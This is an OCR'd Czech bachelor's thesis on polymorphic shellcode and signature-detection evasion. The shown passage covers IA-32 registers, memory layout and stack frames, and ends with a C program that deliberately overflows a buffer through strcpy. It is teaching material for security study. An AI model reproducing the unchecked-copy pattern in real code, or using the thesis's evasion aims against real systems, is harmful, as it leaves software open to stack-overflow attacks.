
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
ÚSTAV INFORMAČNÍCH SYSTÉMŮ
FACULTY OF INFORMATION TECHNOLOGY
DEPARTMENT OF INFORMATION SYSTEMS

POLYMORFNÍ SHELL-KÓD

POLYMORPHIC SHELLCODE

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE — RADOVAN PLOCEK
AUTHOR

VEDOUCÍ PRÁCE — ING. JAKUB KŘOUSTEK
SUPERVISOR

BRNO 2011

Abstrakt

Práce popisuje důležité informace týkající se tvorby a použití polymorfních shell-kódů. Obsahuje informace o rozdělení virtuálního adresového prostoru na systémech Windows a Linux, registrech procesoru a klasických shell-kódech, které jsou základem shell-kódů polymorfních. Hlavním cílem práce je vytvoření pokročilého generátoru polymorfních shell-kódů. Ten se bude moci následně použít pro testování schopností systémů založených na detekci známých vzorů. Pomocí specifikace argumentů při spuštění programu je možno kombinovat různé metody polymorfismu a jejich úrovně.

Abstract

This paper describes important information relevant to creating and using of polymorphic shellcodes. It contains informations about virtual adress space layout on Windows and Linux, about processor's registers and classical shellcodes, which are basics of polymorphic shellcodes. The primary objective of this paper is a construction of an advanced generator of polymorphic shellcodes. It can be used for testing the performance of systems based on a signature detection. It is possible to combine various methods and their level by specification of arguments at program's start-up.

Klíčová slova

Shell-kód, Polymorfní shell-kód, Exploit, Exploitace

Keywords

Shellcode, Polymorphic Shellcode, Exploit, Exploitation

Citace

Plocek Radovan: Polymorfní shell-kód, bakalářská práce, Brno, FIT VUT v Brně, 2011

Polymorfní shell-kód

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením Ing. Jakuba Křoustka. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

……
Radovan Plocek
18. 5. 2011

Poděkování

Rád bych poděkoval svému vedoucímu Ing. Jakubu Křoustkovi za odborné vedení, poskytnuté rady a konzultace.

Obsah

Seznam obrázků

Seznam příkladů

1 Úvod

S ohledem na velký růst vlivu internetu na současnou společnost v poslední době nabývá počítačová bezpečnost čím dál tím většího významu. Lidé používají internetové bankovnictví, posílají si důležité obchodní zprávy pomocí elektronické pošty či například zveřejňují svoje osobní údaje na sociálních sítích s pocitem, že nemohou být nijak zneužity. Avšak možností, jak se ke všem těmto datům dostat, je nespočet, a obrana proti nim není vždy právě dostatečná, protože vrcholem bezpečnosti pro běžného uživatele zpravidla bývá pouze občasně aktualizovaný antivirový program. O ohrožení způsobeném viry a červy uživatelé jakési obecné povědomí mají, o ostatních druzích hrozeb už většinou ale ne. Mezi tyto ostatní hrozby patří právě zneužití bezpečnostních slabin programů pomocí shell-kódů[1], což jsou řetězce reprezentující instrukce ve strojovém jazyce, jež provádějí to, co chce útočník.

Současné antivirové programy a systémy pro detekci či prevenci průniku (IDS/IPS) velmi často používají pro rozpoznání nebezpečného kódu zejména detekci vzorů[2], která dokáže rozpoznat jednoduché shell-kódy. Z toho důvodu se jejich tvůrci inspirovali viry a obohatili metody tvorby o polymorfismus, čímž jsou schopni tento způsob detekce obejít. Na to ovšem zareagovaly antivirové společnosti vývojem pokročilých heuristických analýz, a systémy pro detekci a prevenci průniku rozvojem analýzy chování síťového toků a hledání anomálií. Otázkou však je, zda jsou tyto metody dostatečně schopny odhalení různých podob polymorfních shell-kódů. I přes rozvoj nových detekčních způsobů může být detekce vzorů stále aktuální, protože některé polymorfní metody nejsou vždy dokonalé a mohou zanechávat určité vzory, které lze pomocí detekce signatur nalézt.

Tvorba shell-kódů (ať již polymorfních, nebo i obyčejných) a jejich následné využití pro útok na zranitelný program jsou velmi komplexní záležitostí vyžadující množství znalostí o operačních systémech a dobrou znalost jazyka symbolických instrukcí pro danou architekturu. Vzhledem k tomu, že jednotlivé bajty shell-kódu jsou vlastně assemblerovské instrukce, je zřejmé, že mezi různými architekturami jsou shell-kódy nepřenositelné, zároveň také není možno použít stejné shell-kódy ani na různých operačních systémech a jejich verzích.

V této práci analyzujeme současné nejrozšířenější metody pro tvorbu polymorfních shell-kódů a navrhneme jejich modifikace. Takto upravené metody budou následně využity při implementaci generátoru polymorfních shell-kódů, který bude moci sloužit pro testování schopností různých bezpečnostních programů za účelem jejich porovnání. Zároveň bude popsáno, jakými způsoby můžeme předejít či se bránit počítačovým útokům na bázi zneužití zranitelnosti programu.

1.1 Popis kapitol

Ze všeho nejdříve v kapitole 2 definujeme důležité pojmy, se kterými se budeme v celé této práci dále setkávat. Zároveň v této kapitole popíšeme klasické rozvržení paměti programu na několik segmentů a jejich vlastnosti. Posléze se v kapitole 4 přesuneme již přímo k shell-kódům, v tuto chvíli zatím ke klasickým. Pokud pomocí nich chceme využít bezpečnostní slabinu nějakého programu, musíme nejprve nalézt zranitelné místo. Tím nejčastěji bývá přetečení zásobníku. Jakmile budeme vědět, kde shell-kódy použít, popíšeme si jejich podobu, tvorbu a využití. S těmito znalostmi se

[1] pojem *shell*, který by se do češtiny dal přeložit jako *ulita* či *skořápka*, se v odborné literatuře nijak nepřekládá
[2] anglicky se označuje jako *signature detection*

budeme moci v kapitole 5 zaměřit na shell-kódy polymorfní. Probereme současné metody tvorby polymorfních shell-kódů a analyzujeme autorem navržené úpravy. Na závěr se v kapitole 6 podíváme na možné způsoby ochrany proti zneužití zranitelnosti programu pomocí shell-kódu.

2 Teoretické základy

Ještě předtím, než se začneme zabývat shell-kódy, vysvětlíme si několik pojmů, které se budou objevovat v této práci, a uvedeme teoretický základ, na kterém je stavěna. Tato kapitola je napsána na základě [1], [4] a [5].

2.1 Pojmy

2.1.1 Shell

Pojmem shell označujeme interpret příkazů, který zprostředkovává uživateli funkce jádra operačního systému. Mezi tyto funkce patří například spouštění programů, zobrazování a ukládání jejich výstupů.

Shellů existuje větší množství, mezi nejpoužívanější patří například Bourne shell (sh), Bourne-Again shell (bash) či Korn shell (ksh) na unixových operačních systémech a cmd.exe či PowerShell na operačních systémech Windows od společnosti Microsoft.

2.1.2 Shell-kód

Co jsou to shell-kódy, jsme si již stručně popsali v úvodu, ale vzhledem k tomu, že jsou hlavním tématem této práce, stojí za to si o nich říci o něco víc. Jak jsme se již dozvěděli, jedná se o řetězce, respektive posloupnosti bajtů, které reprezentují programy zapsané ve strojovém jazyce, skládající se z jednotlivých instrukcí a případných dat.

Jejich původním cílem bylo zpřístupnit svému tvůrci (většinou útočníkovi) shell, pomocí něhož pak mohl ovládat napadený počítač. Postupem času se ale význam mírně posunul, takže tímto termínem označujeme jakoukoli posloupnost bajtů, která dělá přesně to, co chce její autor.

Co se týče jejich rozdělení, existují tři hlediska, ze kterých na ně můžeme pohlížet. Prvním z nich je cílová architektura, na které bude útok probíhat. Dalším je druh bezpečnostní slabiny, která má být zneužita. Můžeme tedy rozlišit shell-kódy využívající přetečení bufferu na zásobníku, přetečení na hromadě, či jiné. Třetí možností, jak shell-kódy rozdělit, je na lokální a na vzdálené, podle toho, zda se útočí na program běžící na lokálním počítači, či se provádím útok na dálku po síti.

2.1.3 Exploit

Exploit je souhrnné označení pro programy či data, které zneužívají určité bezpečnostní slabiny programu. Úspěšným použitím donutí cílový program k neočekávanému chování. Tím může být například stažení a instalace počítačového viru, získání vyšších práv uživatele či využití napadeného počítače k útokům typu DDoS[3]. K těmto účelům se v exploitech využívá právě shell-kódů.

2.1.4 Malware[4]

Tento termín souhrnně označuje všechny nebezpečné počítačové programy sloužící k útokům na počítačové systémy. Patří sem tedy počítačové viry, červi, exploity, trojští koně a další.

[3] z anglického Distributed Denial of Service – Distribuované odmítnutí služby
[4] z anglického Malicious software – Zákeřný software

2.1.5 Polymorfismus

Polymorfismus je jedním z pokročilých prvků počítačových útoků, který umožňuje obejití detekce vzorů. Daného cíle dosahuje pomocí změny podoby operačního kódu za současného zachování jeho funkce, neboli změnou syntaxe a zachováním sémantiky. Tuto vlastnost hojně využívají počítačové viry, od kterých přešla právě k shell-kódům.

2.1.6 Payload

Termínem payload označujeme výkonnou část shell-kódu, která je zodpovědná za provedení akce požadované autorem. Někdy místo tohoto termínu používáme označení operační kód.

2.2 Registry

V této práci uvažujeme architekturu IA-32 od firmy Intel ([11]). Jak již její název napovídá, jedná se o 32bitovou architekturu s CISC instrukční sadou. Bajty této architektury jsou do paměti ukládány v režimu little endian[5], což znamená, že ukládá nejnižší bajty slova či dvojslova na nižší adresy. Pokud bychom tedy vložili do nějakého registru hodnotu 0x76543210, do paměti se uloží jako 10325476. Registry této architektury můžeme rozdělit do několika skupin – na univerzální registry, indexové registry, segmentové registry, registr příznaků EFLAGS. Přestože jsou všechny tyto registry 32bitové, nemusíme k nim přistupovat jako k celým registrům, ale můžeme přistoupit přímo k dolním šestnácti bitům či dokonce k jednotlivým dolním bajtům.


Mimo výše zmíněné existují i speciální registry, ke kterým můžeme přistupovat pouze pomocí speciálních instrukcí a ve speciálních módech procesoru. Těmi se zde ale zabývat již nebudeme.

Univerzální registry

Mezi tyto registry patří EAX, EBX, ECX a EDX. Můžeme je využít jako dočasné proměnné pro CPU, avšak většina z těchto registrů má i svoje zvláštní určení. Registr EAX, označovaný taktéž jako akumulátor (Accumulator), bývá instrukcemi strojového jazyka často využíván jako implicitní operand. Bázový registr EBX (Base) by se měl primárně využívat pro adresaci. Čítač ECX (Counter) můžeme využít, jak již jeho název napovídá, pro čítání cyklů. Jako poslední nám zbývá registr EDX (Data), který ale žádné zvláštní určení nemá.

Ke všem čtyřem registrům můžeme přistupovat stejně, takže jako příklad použijeme registr EAX. Pokud chceme v rámci instrukce přistoupit k celému registru, použijeme jako operand EAX. Jako označení pro dolní polovinu se používá AX. Spodní bajt registru AX se nazývá AL, horní bajt AH. Přehledně jsou možnosti přístupu zobrazeny na *Obrázku 2.1*.


[5] Toto označení vzniklo z anglického little-end-first



Obrázek 2.1: Přístup k registru EAX

Ukazatele a indexy


Do této kategorie řadíme ESI, EDI, EBP, ESP a EIP. První čtyři zmíněné můžeme použít jako univerzální registry, ale v praxi se takto používají pouze první dva z nich. Na rozdíl od registrů z předcházející kategorie můžeme k těmto všem přistupovat pouze jako k celým registrům nebo k jejich dolním polovinám (viz *Obrázek 2.2*). ESI (Source Index) a EDI (Destination index) slouží jako ukazatele na zdroj a na cíl (například při kopírování). Ukazatel na bázi dat EBP (Base pointer) slouží k uložení vrcholu zásobníku při volání funkce. ESP (Stack pointer) naproti tomu je ukazatelem na aktuální vrchol zásobníku. Posledním registrem z této kategorie je EIP (Instruction pointer), který je oproti zbylým čtyřem specifický v tom, že k němu nemůžeme přistupovat přímo, ale pouze pomocí specifických instrukcí (zejména skoků). Ukazuje vždy na právě prováděnou instrukci strojového jazyka.



Obrázek 2.2: Přístup k registru ESI

Segmentové registry

Mezi tyto registry patří šestice CS (Code segment), DS (Data segment), ES (extra segment), FS, GS a SS (Stack segment). Přestože jsou 32bitové, můžeme přistupovat pouze k jejich dolním šestnácti bitům (viz *Obrázek 2.3*). Využíváme jich pro výpočet skutečné adresy určené pro přenos po adresové sběrnici počítače.



Obrázek 2.3: Přístup k registru CS

EFLAGS


Posledním registrem je registr příznaků EFLAGS, který obsahuje jednobitové příznaky indikující stav procesoru či úspěšnost prováděných instrukcí. Mezi nejdůležitější příznaky patří ZF, SF, OF, CF a IF. Příznak nuly ZF (Zero flag) indukuje, že výsledkem operace byla 0. Znaménkový příznak SF (Signum flag) indikuje záporný výsledek operace. Příznak přetečení OF (Overflow flag) je nastaven ve chvíli, kdy výsledek přeteče, tj. nevejde se do vymezeného paměťového místa. Příznak přenosu CF (Carry flag) značí přenos do vyššího řádu (zejména u aritmetických operací). Posledním zmíněným je příznak přerušení IF (Interrupt flag), oznamující procesoru, že může provést přerušení.

2.3 Virtuální adresový prostor

Moderní operační systémy poskytují techniku mapování fyzické paměti do paměti virtuální. To má několik výhod:

- zvýšení bezpečnosti oddělením běžících procesů
- snadné sdílení paměti různými procesy
- teoretické poskytnutí větší paměti, než na počítači fyzicky existuje
- vyšší míra abstrakce pro programátora

Celý virtuální prostor bývá rozdělen na dvě části – prostor využívaný systémem a prostor přidělený procesu. Velikost virtuálního adresového prostoru a množství paměti přiřazené procesu závisí na použitém operačním systému. Na 32bitových systémech má adresový prostor vždy velikost 4 GB, uživatelský prostor na linuxových systémech má 3 GB, na Windows má zpravidla 2 GB, pokud je ovšem nastaven mód 4GT (4-Gigabyte Tuning), umožňuje procesu využívat adresový prostor o velikosti až 3 GB. Tento mód se na starších systémech (Windows 2000, Windows XP, Windows server 2003) nastaví uvedením přepínače /3GB v souboru boot.ini. Na novějších systémech jej lze zapnout pomocí příkazu `BCDEdit /set increaseuserva VALUE`, kde VALUE je hodnota v megabajtech v rozmezí 2048 až 3072, která udává velikost uživatelského adresového prostoru. Výše uvedené rozdělení Virtuálního adresového prostoru je zobrazeno na *Obrázku 2.4.*




Obrázek 2.4: Rozdělení virtuálního adresového prostoru

2.4 Segmentace paměti

Abychom mohli vytvářet funkční a efektivní shell-kódy, musíme znát velmi dobře uspořádání uživatelského adresového prostoru. To je ovlivněno formátem spustitelného souboru. Na linuxových

operačních systémech je nejpoužívanějším formátem ELF[6], který je rozdělen na několik segmentů. Pro jednoduchost v tuto chvíli zanedbáme umístění dynamických knihoven, takže budeme mít pět segmentů. Každý z nich slouží pro jiné účely. Na nejnižších paměťových pozicích se nalézá segment text, za nímž následují segmenty Data a BSS. Ty následuje hromada[7]. Posledním segmentem je zásobník, který se nachází na nejvyšších paměťových pozicích. Celé toto uspořádání na systému Linux je přehledně vidět na *Obrázku 2.5*. Ve skutečnosti je o něco složitější z důvodu použití například sdílených knihoven či sdílené paměti. Jak je na obrázku vidět, zásobník začíná až od adresy 0xC0000000, což je právě z důvodu rozdělení virtuálního paměťového prostoru.



Obrázek 2.5: Uspořádání paměti (Linux)


Na operačních systémech Windows je výsledné rozložení segmentů složitější. Jako formát spustitelného souboru se nepoužívá ELF, ale PE-COFF[8], který je odlišný. Při mapování souboru do virtuální paměti se nemapuje celý soubor, ale pouze potřebné sekce, z nichž nás zajímají zejména segmenty Text a Data. Podrobný popis tohoto formátu je ale mimo rozsah této práce. Při vytváření procesu se vytvoří jedna hromada, společná pro všechna vlákna procesu, a pro každé vlákno je vytvořen samostatný zásobník.

Na *Obrázku 2.6* vidíme výstup z grafického ladicího programu OllyDbg[9], který nám ukazuje rozložení virtuální paměti na Windows. Můžeme si na něm všimnout několika věcí. Jednou z nich je potvrzení rozsahu uživatelskému procesu přidělené paměti – na adrese 0x80000000 začíná systémový prostor. Další zajímavostí je umístění šesti PE souborů. Prvním z nich je testovací program test2.exe (*Příklad 2.1*), který byl ladicím programem analyzován. Dalšími jsou načtené dynamické knihovny. Poslední, pro nás důležitou, věcí je umístění zásobníku, které je zvýrazněno. Vidíme, že na rozdíl od Linuxu je zásobník umístěn téměř na nejnižších adresách.

[6] zkratka z anglického Executable and linkable format, česky Spustitelný a linkovatelný formát
[7] jinak také *Halda*, případně anglicky *Heap*

[8] zkratka z anglického Portable Execution – Common Object File Format
[9] http://www.ollydbg.de

Ve zbytku této kapitoly se ale vrátíme ke klasickému rozložení, které je přítomno v linuxových distribucích.



Address	Size	Owner	Section	Contains	Type	Access	Initial
00010000	00010000				Map	RW	RW
00020000	00010000				Map	RW	RW
0022B000	00001000				Priv	RW Gua	RW Gua
0022C000	00004000			Stack of main thread	Priv	RW	RW
00230000	00004000				Map	R	R
00240000	00001000				Priv	RW	RW
00250000	0000B000				Priv	RWE	RWE
00260000	00067000				Map	R	R
002D0000	00001000				Map	R	R
002E0000	00001000				Priv	RWE	RWE
00300000	00007000				Priv	RW	RW
00320000	00003000				Priv	RW	RW
00330000	00001000				Priv	RW	RW
00400000	00001000	test2		PE header	Img	R	RWE Cop
00401000	00006000	test2			Img	R E	RWE Cop
00407000	00001000	test2			Img	RW	RWE Cop
00408000	00001000	test2			Img	R	RWE Cop
00409000	00002000	test2			Img	RW	RWE Cop
0040B000	00009000	test2			Img		RWE Cop
00580000	00006000				Priv	RW	RW
64D00000	00001000	snxhk		PE header	Img	R	RWE Cop
64D01000	0001B000	snxhk	.text	Code	Img	R E	RWE Cop
64D1C000	00007000	snxhk	.rdata	Imports,exports	Img	R	RWE Cop
64D23000	0000B000	snxhk	.data	Data	Img	RW Cop	RWE Cop
64D2E000	00001000	snxhk	.rsrc	Resources	Img	R	RWE Cop
64D2F000	00005000	snxhk	.reloc	Relocations	Img	R	RWE Cop
75EE0000	00001000	KERNELBAS		PE header	Img	R	RWE Cop
75EE1000	00043000	KERNELBAS			Img	R E	RWE Cop
75F24000	00002000	KERNELBAS			Img	RW	RWE Cop
75F26000	00004000	KERNELBAS			Img	R	RWE Cop
77230000	00001000	msvcrt		PE header	Img	R	RWE Cop
77231000	0009F000	msvcrt			Img	R E	RWE Cop
772D0000	00007000	msvcrt			Img	RW Cop	RWE Cop
772D7000	00005000	msvcrt			Img	R	RWE Cop
775E0000	00001000	kernel32		PE header	Img	R	RWE Cop
775E1000	000C5000	kernel32			Img	R E	RWE Cop
776A6000	00001000	kernel32			Img	RW	RWE Cop
776A7000	0000D000	kernel32			Img	R	RWE Cop
77CF0000	00001000	ntdll		PE header	Img	R	RWE Cop
77CF1000	000D6000	ntdll			Img	R E	RWE Cop
77DC7000	00009000	ntdll			Img	RW Cop	RWE Cop
77DD0000	0005C000	ntdll			Img	R	RWE Cop
77F30000	00001000				Img	R	RWE Cop
7F6F0000	00005000				Map	R	R
7FFB0000	00023000			Code pages	Map	R	R
7FFDE000	00001000			Data block of main th	Priv	RW	RW
7FFDF000	00001000			Process Environment B	Priv	RW	RW
7FFE0000	00001000				Priv	R	R
80000000	7FFF0000			Kernel memory	Kern		

Obrázek 2.6: Uspořádání paměti (Win32)

2.4.1 Segment Text (segment kódu)

Tento segment obsahuje vlastní instrukce programu ve strojovém kódu. Vzhledem k tomu, že při překladu jsou všechny instrukce známy, jeho velikost se nemění a nelze do něj zapisovat. Ukazatel na příští prováděnou instrukci je uložen v registru `EIP`.

2.4.2 Datový segment

Datový segment obsahuje všechny inicializované globální a statické proměnné. Stejně jako předchozí jmenovaný segment má datový segment pevnou velikost, avšak je možno do něj zapisovat.

2.4.3 BSS[10]

Segment BSS je obdobou datového segmentu pro neinicializované proměnné. Lze do něj zapisovat a má pevnou velikost.

2.4.4 Hromada (Heap)

Hromada je segment o proměnlivé velikosti, který je pod kontrolou programátora. Ten může za běhu programu alokovat nové bloky paměti (například funkcí `malloc()`), či rušit stávají bloky funkcí `free()`. Jazyk C programátorovi neposkytuje žádné mechanismy pro automatickou správu paměti (na rozdíl od jazyků Java či C#), takže vše je plně v jeho zodpovědnosti.

Při alokaci nových paměťových bloků roste hromada směrem k vyšším paměťovým adresám.

2.4.5 Zásobník (Stack)

Jako zásobník označujeme na obecné úrovni abstraktní datovou strukturu, s jejímiž prvky manipulujeme tak, že prvky vložené na zásobník jako první zpracováváme jako poslední. Pro toto chování se používá označení LIFO[11].

Zároveň zásobníkem označujeme právě jeden ze segmentů paměti s vlastnostmi uvedenými výše. Ten se nachází na nejvyšších paměťových adresách. Stávající vrchol zásobníku je uložen v registru `ESP` a průběžně se posouvá s tím, jak na zásobník data vkládáme (instrukcí `PUSH`) a zase ze zásobníku odebíráme (instrukcí `POP`). Vzhledem k tomu, že segment zásobníku je umístěn nejníže (na nejvyšších adresách paměti), při dynamickém zvětšování roste směrem k nižším paměťovým adresám.

V klasickém aplikačním binárním rozhraní[12] hraje zásobník důležitou roli při volání funkcí uvnitř programů. Vždy při zavolání funkce se na něj uloží zásobníkový rámec obsahující parametry volané funkce, návratovou adresu, ukazatel na uložený rámec a všechny lokální proměnné. Vzhledem ke způsobu chování zásobníku se parametry uloží v obráceném pořadí. Uložená návratová adresa slouží pro obnovení `EIP` registru, ukazatel na zásobníkový rámec pro obnovení `EBP` registru. Jednoduché volání funkce je zobrazeno v *Příkladu 2.1*. Z hlavní funkce `main()` voláme funkci `test()` se dvěma číselnými parametry typu int. Tyto parametry se uloží na zásobník jako první v obráceném pořadí. Posléze se na zásobníku vytvoří nový zásobníkový rámec pro danou funkci vložením návratové adresy a ukazatele na původní rámec. Jako poslední se na zásobník vkládají místní proměnné funkce. Finální uspořádání zásobníkového rámce funkce je na *Obrázku 2.7*.


[10] *zkratka z anglického Blank Static Storage*

[11] *zkratka z anglického Last in, first out*

[12] *anglicky Application Binary Interface; popisuje nízkoúrovňové rozhraní mezi jednotlivými aplikacemi a operačním systémem*

```
void test(int a, int b)
{
      int mistni_promenna;
      mistni_promenna = a + b;
}

void main()
{
       test(5, 3);
}
```

Příklad 2.1: Volání funkce



Obrázek 2.7: Uspořádání zásobníkového rámce

3 Shell-kódy

Co to jsou shell-kódy, jsme již popsali ve druhé kapitole. Nyní problematiku shell-kódů popíšeme podrobně, zejména jakým způsobem se používají, z čeho se skládají a jak je vytvoříme na operačních systémech Linux a Windows. Při psaní této kapitoly bylo čerpáno z [1], [2], [4], [6] a [7].

3.1 Přetečení bufferu

Pokud chceme úspěšně zneužít zranitelnost konkrétního program, musíme nejprve nalézt jeho slabinu. Tou nejčastěji bývá právě přetečení bufferu, zejména na zásobníku. Existují i přetečení dalších paměťových segmentů, ale těmi se v této práci nebudeme zabývat. Tento druh zneužití je umožněn nedůsledností programátora a podceněním kontroly vstupů. Více o bezpečnějším programování se dočteme v *Kapitole 5.1.1*.

Jak konkrétně přetečení bufferu na zásobníku funguje? Předpokládejme, že máme pole o osmi znacích, do kterého chceme uložit text zadaný uživatelem. Pokud tento zadaný řetězec bude obsahovat osm a méně znaků, bude vše v pořádku. Jestliže ale uživatel zadá znaků víc, do pole se již nevejdou a přetečou. Co se stane dále, závisí na umístění dalších proměnných funkce na zásobníku. Jak takového přetečení na zásobníku docílit, je ukázáno v *Příkladu 3.1*, který je napsán v jazyce C.

```
#include <stdio.h>
#include <string.h>

#define LENGTH 8

void main(void)
{
 char buffer1[LENGTH], buffer2[LENGTH];

 // Vynulujeme si obě pole
 memset(buffer1, 0, LENGTH);
 memset(buffer2, 0, LENGTH);

 // Nakopírujeme do polí řetězce
 strcpy(buffer1,"");
 strcpy(buffer2,"0123456789");

 // Vytiskneme obsah polí a jejich adresy
 printf("Buffer1: %s na adrese %p\n", buffer1, buffer1);
 printf("Buffer2: %s na adrese %p\n", buffer2, buffer2);
}
```

Příklad 3.1: Přetečení bufferu

Pokud tento kód přeložíme a spustíme na systému Linux, dostaneme výsledek uvedený níže:

```
Buffer1: 89 na adrese 0xbffff424
Buffer2: 0123456789 na adrese 0xbffff41c
```

